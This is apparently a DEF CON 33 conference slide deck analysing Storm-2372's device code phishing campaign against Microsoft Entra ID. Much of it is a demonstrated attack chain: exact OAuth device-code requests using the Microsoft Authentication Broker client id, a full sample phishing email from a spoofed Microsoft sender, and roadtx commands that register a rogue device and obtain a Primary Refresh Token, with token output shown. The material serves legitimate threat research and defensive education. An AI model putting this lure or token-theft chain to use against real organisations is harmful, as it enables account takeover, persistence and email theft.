

Braving the Storm-2372: The Tempest Decoded

Jenko Hwong
discord: jenko(edleft)
github.com/edleft/dc33
www.linkedin.com/in/jenkohwong




CLOUD VILLAGE

DEFCON 33

8/10/2025

Storm-2372 (2/14/25)

Storm-2372 conducts device code phishing campaign (Microsoft, 2/14/2025), which covers not just device code phishing including but specific use of the Microsoft Authentication Broker client id for stealth and evasion.



Storm-2372 phishing lure and access

Storm-2372’s device code phishing campaign has been active since August 2024. Observed early activity indicates that Storm-2372 likely targeted potential victims using third-party messaging services including WhatsApp, Signal, and Microsoft Teams, falsely posing as a prominent person relevant to the target to develop rapport before sending subsequent invitations to online events or meetings via phishing emails.





Figure 2. Sample messages from the threat actor posing as a prominent person and building rapport on Signal

The invitations lure the user into completing a device code authentication request emulating the experience of the messaging service, which provides Storm-2372 initial access to victim accounts and enables Graph API data collection activities, such as email harvesting.



Storm-2372 (2/14/25)

Storm-2372 conducts device code phishing campaign

Storm-2372 phishing lure and access

Storm-2372's device code phishing campaign has been active since August 2024. Observed early activity indicates that Storm-2372 likely targeted potential victims using third-party messaging services including WhatsApp, Signal, and Microsoft

February 14, 2025 update:

Within the past 24 hours, Microsoft has observed Storm-2372 shifting to using the specific client ID for Microsoft Authentication Broker in the device code sign-in flow. Using this client ID enables Storm-2372 to receive a refresh token that can be used to request another token for the device registration service, and then register an actor-controlled device within Entra ID. With the same refresh token and the new device identity, Storm-2372 is able to obtain a Primary Refresh Token (PRT) and access an organization's resources. We have observed Storm-2372 using the connected device to collect emails.

Microsoft Teams [Need help?](#)

[Join the meeting](#)

Meeting : 685 318 885 965

ID:CMUZKJSCW

**Dirk-Jan Mollema**

Hacker, red teamer, researcher. Likes to write infosec-focused Python tools. This is my personal blog containing research on topics I find interesting, such as (Azure) Active Directory internals, protocols and vulnerabilities.



Phishing for Primary Refresh Tokens and Windows Hello keys

🕒 12 minute read

In Microsoft Entra ID (formerly Azure AD, in this blog referred to as “Azure AD”), there are different types of OAuth tokens. The most powerful token is a Primary Refresh Token, which is linked to a user’s device and can be used to sign in to any Entra ID connected application and web site. In phishing scenarios, especially those that abuse legit OAuth flows such as device code phishing, the resulting tokens are often less powerful tokens that are limited in scope or usage methods. In this blog, I will describe new techniques to phish directly for Primary Refresh Tokens, and in some scenarios also deploy passwordless credentials that comply with even the strictest MFA policies.

October 2023: [Phishing for Primary Refresh Tokens and Windows Hello keys](#). Dirk-Jan Mollema.

Device Registration





Device Enrollment Service (DES)

Device Registration Service (DRS)

OAuth Token Service



Device Registration Abuse



Device Enrollment Service (DES)

Device Registration Service (DRS)

OAuth Token Service




OAuth device code phish



① Assumed Application Identity

Cloud Data, Compute, Users



Device Registration Abuse



0

OAuth device code phish

1. Initiate device code flow



```
#####
# Storm-2372 Abuse Demo: Obtaining a PRT with persistence by abusing device code phishing
# and the Windows Hello For Business registration process.
#
# Acknowledgements:
#   - Dr. Nestoori Syynimaa (OAuth device code phishing)
#   - SecureWorks Research Team (FOCI)
#   - Dirk-jan Mollema (Research on WFHB/PRT abuse and the specific
#     TTP used in Storm-2372 >12 months before the Microsoft advisory.
#
# Attack Flow
#
# 1. Device code phish
#   1.1. Attacker initiates device code flow, using Microsoft MAB client id and
#         Microsoft enrollment service resource
#   1.2. Attacker email phishes user
#   1.3. Attacker waits for victim to authorize (Microsoft standard OAuth endpoints)
#   1.4. Attacker obtains OAuth tokens authorized by victim (MAB -> enrollment service)
#
# 2. Device registration
#   2.1. Attacker refreshes tokens (MAB -> device registration service resource)
#   2.2. Attacker uses DRS OAuth access token to register a device to domain
#         and obtain WFHB device cert/key (.pem)
#
# 3. PRT
#   3.1. Attacker uses WFHB device cert/key and DRS OAuth access token to obtain PRT
#
# 4. Persistence
#   4.1. Attacker enriches PRT with NGC MFA claim
#         (time limit to avoid MFA, needed to create new WHFB device key)
#   4.2. Attacker registers/retrieves new Windows Hello key (for persistence)
#   4.3. Attacker creates new PRT key (tests new WHFB key)
#   4.4. Access browser login with new PRT
#
#####
```

attacker-host:~ \$?

Device Registration Abuse



0

OAuth device code phishing

1. Initiate device code flow



```
#####  
# 1.1. Get a new user code and device code  
#   client id: Microsoft Authentication Broker  
#   resource:  Enrollment Service  
#####
```

Request:

```
POST https://login.microsoftonline.com/common/oauth2/devicecode?api-version=1.0  
{  
  "resource": "https://enrollment.manage.microsoft.com",  
  "client_id": "29d9ed98-a469-4536-ade2-f981bc1d605e"  
}
```

Response:

```
user_code      : BMH4BNLQ9  
device_code    : BAQABIQEAAABVrSpeuWamRam2jAF1XRQEirwgG09gN7_j1CkZ0pYARA5L81P-K5V-mpFqzm1Pk7U3TAKguzvVtWvXWdfrYcvxeIhXHdT4PTw2BhWijUliG4XCgEnZPs  
                toNE5kGMOiTs6rZ0rXU8B8Xw05WW1xN0oqpAdQDD8taWxts1diiPj3Rp03QNAwgAA  
verification_url : https://microsoft.com/devicelogin  
expires_in     : 900  
interval       : 5  
message        : To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code BMH4BNLQ9 to authenticate.
```

Press [Enter] to send phishing email(s):

Device Registration Abuse



0

OAuth device code phishing

1. Initiate device code flow
2. Send phish
3. Wait for victim to authorize



```
#####
```

```
# 1.2. Send phish email
```

```
#####
```

```
To: merlin@cloudy-daze.com
Code: BMH4BNLQ9
URL: https://microsoft.com/devicelogin
```

```
#####
```

```
# 1.3. Waiting for user to authenticate...polling for oauth tokens
```

```
# client id: Microsoft Authentication Broker
```

```
# resource: Enrollment Service
```

```
#####
```

Request:

```
POST https://login.microsoftonline.com/Common/oauth2/token?api-version=1.0
```

```
{
```

```
  "resource": "https://enrollment.manage.microsoft.com",
```

```
  "client_id": "29d9ed98-a469-4536-ade2-f981bc1d605e",
```

```
  "code": "BAQABIQEAAABVrSpeuWamRam2jAF1XRQEirwgG09gN7_j1CkZOpYARA5L81P-K5V-mpFqzm1Pk7U3TAKguzvVtWvXWdfrYcvxeIhXHdT4PTwiTs6rZ0rXU8B8Xw05WW1xN0oqpAdQDD8taWxts1diiPj3Rp03QNAwgAA",
```

```
  "grant_type": "urn:ietf:params:oauth:grant-type:device_code"
```

```
}
```

```
.....
```


Device Registration Abuse



0

OAuth device code phish

1. Initiate device code flow
2. Send phish
3. Wait for victim to authorize



Microsoft account security alert

Microsoft account team <account-security-noreply@azure365-microsoft.com>
to merlin@cloudy-daze.com 1:18 AM (less than a minute ago)
merlin

 **Microsoft Security**

Incident: BZJGSBGDV

Attempted logins to your Office 365 account were detected by the Microsoft Security team:

Sign-in details
Country/region: Russia (Moscow City)
IP address: 82.148.20.19
Date: Wed, 22 Oct 2024 14:40:27 +0000
Platform: Windows 11
Browser: Edge

Due to the recent attacks on Exchange by foreign countries (see our Microsoft blog: [Analysis of Storm-0558 techniques for unauthorized email access](#)), Microsoft Security is proactively warning all customers when we detect this kind of activity. [Compromise of business email](#) is a common tactic by cybercriminals to obtain confidential information about organizations.

If this was valid sign-in activity, you do not need to do anything. If this activity was **not** authorized, login to your Outlook 365 account using multi-factor authentication to verify your identity, and the Microsoft Security team will open an investigation and respond within 36 hours.

To login to your Office 365 account:

1. Go to the official Microsoft login page at: <https://microsoft.com/devicelogin>
2. Enter the incident #: **BZJGSBGDV**
Investigative action will only be taken if you are able to successfully login with MFA.
3. **Enter your Outlook credentials and your MFA one-time password** to verify your identity.

← → ↻ 🌐 <https://login.microsoftonline.com/common/oauth2/deviceauth> 🔍 ☆

Click to go back, hold to see history analytics UX Jira Wiki Microsoft Google Demo

 **Microsoft**

Enter code to allow access

Once you enter the code displayed on your app or device, it will have access to your account.

Do not enter codes from sources you don't trust.

BZJGSBGDV

Next

Device Registration Abuse



0

OAuth device code phish

1. Initiate device code flow
2. Send phish
3. Wait for victim to authorize



Sign in

You're signing in to **Microsoft Authentication Broker** on another device located in **United States**.
If it's not you, close this page.

merlin@cloudy-daze.com|

No account? [Create one!](#)

[Can't access your account?](#)

Back

Next



← merlin@cloudy-daze.com

Enter password

.....

[Forgot my password](#)



merlin@cloudy-daze.com

Enter code

Enter the code displayed in the app on your mobile device

584075|

Having trouble? [Sign in another way](#)

Device Registration Abuse



0

OAuth device code phish

1. Initiate device code flow
2. Send phish
3. Wait for victim to authorize



merlin@cloudy-daze.com

Are you trying to sign in to Microsoft Authentication Broker?

Only continue if you downloaded the app from a store or website that you trust.

Cancel

Continue



Microsoft Authentication Broker

You have signed in to the Microsoft Authentication Broker application on your device. You may now close this window.


```
refresh_token : 1.AUYAAknJ93kbWUyXs2JQ0rZOU5jt2S1ppDZFreL5gbwdYF5GACNGAA.AgABAwEAAABVrSpeuWamRam2jAF1XRQEAWds_wUA9P8mIRCix5ISV5Fjelukg2c5kcd0m3cQuadFCIbvIDCtez06z0Rdct4AnA475BTX16HUcOPi6IFr8AC0kWeQRlWRQxd62F0dmFFlLd0WgT0PsqB9mTlOMF0g9ITl5S7jp3y-5ri07vgbytm2zRWF16S_Gto_5wwsem0tlvb2v7u5fwlONACM-Sse5vaqXNLM7Jvs1b86ymxD0Eh22BPu6LNoybFAxPLwW7ih7Z8p7fzXAgqxxVH0a7uheHMBUTm7p64_oYZAEFZWktevJAjKTP876AtSXszjbCUUn5jQ_PY0RoX1l_akQidNU64bRVk3z2giZ13HwqSiSarB9tLZP5B9S1kjzkd6dp_nZ6CXv5NFpDNLVAotLHElu0A81iZJ1gvGfQLIuEEWh_1qb1hEJBKLFyYG5AoP_cAP7rEFIdhv008F016gWyRt24Wt1Jvwluue-SKrEmhNwyW8IqWlFq097Ic0J3ymQMjyI0CDGCEgBfpjQNFgVNSCjwo51J3KXSt2-p7xztEb4FsIZGnCq0vPK-rW5h36eUTF61szM3kNB-VPyFssejrRoh1JZsFaCYEr8Rc_MIyMlq9HmeZ0d0sMrv0hMyrFcZL4N6Hau9Sm5vQJ0eqzAL6YBNQK00AsVIt5Qcp0BWdnpR__4WN0eC9NXTKx3p8RJG7FmeGGn8TV2fowAbh10LqJwnTBcoA9vkZ-d0w
```

[illegible]

Device Registration Abuse



2

Register/join device to Entra ID



```
#####
# 2.1. Using DRS OAuth access token
#     => Register device
#     => Obtain WFHB device cert/key (area41.pem|KEY)
#####
```

```
roadtx device -a register -n area41 [Y/n]:
Saving private key to area41.key
Registering device
Device ID: a025a1d4-f76c-4b12-9de4-7e0eaf48615c
Saved device certificate to area41.pem
```

```
#####
# 3.1. Using device cert/key and DRS OAuth access token
#     => Obtain PRT
#####
```

```
roadtx prt --refresh-token file -c ./area41.pem -k ./area41.key [Y/n]:
Obtained PRT: 1.AUYAAknJ93kbWUyXs2JQ0rZ0U5jt2SlppDZFreL5gbwdYF5GACNGAA.AgABAwEAAABVrSpeuWamRam2jAF1XRQEAwDs_wUA9P-cBn6L2EjM1Lgi jZ3cuT6SQdgJZ0CII3ppf5J62mL0go6kqn!
_CDWnzU03PK-SQ8WohMPyztVAep7njdEdoW2nNGFyep1cDFYvPVJv5PboE6zrJ96ZythbzBjD0YmjaLl mFppSga-WVLe8VLtbf6x FhqZNvDFVA3sM9BS3L2gW-ptmD6g0_nHs9kuj3HI72x-FIzXdU9NwoEbLG8xji
EDWoA_FXour--WeHSST53vGkWc4qWt4s0gUVq26vcMdakYtzwgkztVZ8v9n0c4-xGeISDCotzm9JJ6fEdSRE29CheDkCfam7sGGcsf6N4LJe8MaWOY0qRMutV2G_JXl7Tsr0z2dbqbWFn6b0tdOPi vio-TGPP7x_2l
mRPQ_CEipt-SAvsuzvbgIkPX1eBE3ubYSzmCzWQM9KVXzFlI1HzONoTbaaVJ_k0FPH8xrFhLNt5WZ80EmBtN98zmKKGa_n-OMJ3RUpUKYJbV1khiFGo8Z7vG1XnSiQgcqqEwRjbp2WQIwrf28QaCJ034qMYYSg1B
rsqgT0dzWBnkAPZ1-S0HMonNiTrpBoREEiltMACxwD6aqLOHqn6emA9y7FYK8U0UfPzCX05Q0YYzcpkCDyvG3PHm5qWDnSn1ngu0fzDRAcxvA7ngv_-EhLzdzWEUyMw_hmoGQ0qS5oXdUbS5fulI_ZKuwxUCnDWJ:
Wz9uLPhPUgFcYGWFeFe-tdnrcY0j_3gXzTcQ-p0DcIeZuBicCBVm7qLMoxrboWiC0uvTqyDhkWKRjJswD4HNLbAVLP9Wby4Wrg8tmeopqI7zTrI7JA8p0Nhevhks7PeSL1f3as8DwLHXZC5ZuT2liQ0M1WUN3T8aF
LB2bpzqA78A7j5YlKRs1dTC06cjKrdovGCFdw4UoEYt1atyIvUVvI1R2rCstMSZ03pbu-PdBtsmcdX6lrJHbqju2awQ45Km7DHBBN_dkY3yTBRMjBZ8RTSp86VJby3k6B8LBfghohpMZJ-kmA
Obtained session key: 4d394f005da138f9308639652d7f31f3b74d4623909dcae2c458b088ec1336ff
Saved PRT to roadtx.prt
```

Device Registration Abuse



3

Obtain PRT



#####

2.1. Using DRS OAuth access token

=> Register device

=> Obtain WFHB device cert/key (area41.pem|KEY)

#####

roadtx device -a register -n area41 [Y/n]:

Saving private key to area41.key

Registering device

Device ID: a025a1d4-f76c-4b12-9de4-7e0eaf48615c

Saved device certificate to area41.pem

#####

3.1. Using device cert/key and DRS OAuth access token

=> Obtain PRT

#####

roadtx prt --refresh-token file -c ./area41.pem -k ./area41.key [Y/n]:

Obtained PRT: 1.AUYAAknJ93kbWUyXs2JQ0rZOU5jt2SlppDZFrel5gbwdYF5GACNGAA.AgABAwEAAABVrSpeuWamRam2jAF1XRQEAwDs_wUA9P-cBn6L2EjM1Lgi jZ3cuT6SQdgJZ0CII3ppf5J62mL0go6kqn!
_CDWnzU03PK-SQ8WohMPyztVAep7njdEdoW2nNGFyep1cDFYvPVJv5PboE6zrJ96ZythbzbJd0YmjaLlmFppSga-WVLe8VLTbF6xPhqZNvDFVA3sM9BS3L2gW-ptmD6g0_nHs9kuj3HI72x-FIzXdU9NwoEbLG8xji
EDWoA_FXour--WeHSST53vGkWc4qWt4s0gUVq26vcMdakYtzwgkztVZ8v9n0c4-xGeISDCotzm9JJ6fEdSRE29CheDkCfam7sGGcsf6N4LJe8MaWOY0qRMutV2G_JXl7Tsr0z2dbqbWFn6b0tdOPivio-TGPP7x_2l
mRPQ_CEIpt-SAvsuzvbgIkPX1eBE3ubYSzmCzWQM9KVXzFlI1HzONoTbaaVJ_k0FPH8xrFhLNt5WZ80EmBtN98zmKKGa_n-OMJ3RUUpUKYJbV1khiFG08Z7vGLXnSiQgcqqEwRjbp2WQIwrf28QaCJ034qMYysg1B
rsqgT0dzWBnkAPZ1-S0HMonNiTrpBoREEiltMACxwD6aqLOHqn6emA9y7FYK8U0UfPzCX05Q0YYzcpkCDyvG3PHm5qWDnSn1ngu0fzDRAcxvA7ngv_-EhLzdzWEUYMw_hmoGQ0qS5oXdUbS5fuLI_ZKuwxUCnDWJ:
Wz9uLPhPUgFcYGWFeFe-tdnrcY0j_3gXzTcQ-p0DcIeZuBicCBVm7qLMoxrboWiC0uvTqyDhkWKrJjSWD4HNLbAVlP9Wby4Wrg8tmeopqI7zTrI7JA8pONhevhks7PeSL1f3as8DwLHXZC5ZuT2liQ0M1WUN3T8aF
LB2bpzqA78A7j5YlKRs1dTC06cjKrdovGCFdw4UoEYt1atyIvUVvI1R2rCstMSZ03pbu-PdBtismcdX6lrJHbqju2awQ45Km7DHBBN_dkY3yTBRMjBZ8RTSp86VJby3k6B8LBfghohpMZJ-kmA
Obtained session key: 4d394f005da138f9308639652d7f31f3b74d4623909dcae2c458b088ec1336ff
Saved PRT to roadtx.prt

